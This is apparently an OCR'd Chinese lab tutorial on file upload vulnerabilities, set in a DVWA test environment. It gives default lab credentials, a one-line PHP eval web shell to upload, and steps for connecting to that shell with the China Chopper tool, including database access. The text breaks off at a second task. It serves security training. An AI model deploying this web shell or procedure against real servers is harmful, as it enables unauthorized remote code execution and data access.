文件上传漏洞

文件上传漏洞是由于开发人员或者网站运维人员的一些失误导致用户上传的文件可以被服务器当作脚本（可执行文件）解析执行。

但是想要成功利用这个漏洞至少需要满足三个条件： A.文件能够通过某种方法上传到服务器 B.上传文件能够被解析执行 C.上传的文件能够被访问到


实验环境

靶机


1、启动OWASP靶机


```
登录用户名：root
密码：owaspbwa
```


> 启动之后在其他机器上用靶机的ip地址访问靶机




登录用户名admin 密码admin


不安全 | 192.168.0.136/dvwa/login.php
DVWA
Username
admin
Password
Logi
•••••


不安全 | 192.168.0.136/dvwa/vulnerabilities/upload/
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
选择文件
未选择任何文件
Upload
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: medium
View Source
View Help


不安全 | 192.168.0.136/dvwa/security.php
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
DVWA Security
Script Security
Security Level is currently medium.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
medium
Submit
low
medium
high
设置难度
PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS]
[Simulate attack] - [View IDS log]



攻击机

- win7虚拟机
- 或kali

为了提高实验成功的概率，建议大家关闭win7虚拟机防火墙

任务1


任务内容：破解低难度文件上传漏洞，低难度漏洞服务器限制可上传任意类型文件


步骤1：上传木马文件


```
<?php @eval($_POST['test']); ?>
```

步骤2：打开中国菜刀输入上述地址


http://192.168.0.136/dvwa/hackable/uploads/1.php


右键-添加
添加
搜索
列表维护
导入其它菜刀数据库到当前类别


添加SHELL
地址: http://192.168.0.136/dvwa/hackable/uploads/2.php
test
配置:
备注:
默认类别
PHP (Eval)
GB2312
添加
输入密码中的变量参数


文件管理
数据库管理
虚拟终端
自写脚本
编辑
删除
添加
搜索
浏览网站
复制服务端代码
列表维护
导入其它菜刀数据库到当前类别

数据库



192.168.0.136
192.168.0.136
192.168.0.136
http://192
-1
0.0.0.0
文件管理
数据库管理
虚拟终端
自写脚本
编辑
删除
添加
搜索
浏览网站
复制服务端代码
列表维护
导入其它菜刀数据库到当前类别
http://192
??|192.1
http://www
127.0.0.
http://www
127.0.0.
http://www
127.0.0.
CH


192.168.0.136
192.168.0.136
192.168.0.136
http://192.168.0.136/dvwa/hackable/uploads/3.php
-1
0.0.0.0
http://192.168.0.136/dvwa/vulnerabilities/fi/shell.php
??|192.168.0.136
http://www.maicaidao.com/server.asp
127.0.0.1
<T>ADO</
http://www.maicaidao.com/server.aspx
127.0.0.1
<T>ADO</
http://www.maicaidao.com/server.php
127.0.0.1
<T>MYSQL
添加SHELL
地址:
http://192.168.0.136/dvwa/hackable/uploads/3.php
cmd
配置:
<T>MYSQL</T>
<H>localhost</H>
<U>root</U>
<P>owaspbwa</P>
CH
备注:
默认类别
PHP(Eval)
GB2312
添加

参数说明

- T 数据库类型

- H 主机地址
- U 用户名
- P 密码




任务2


> 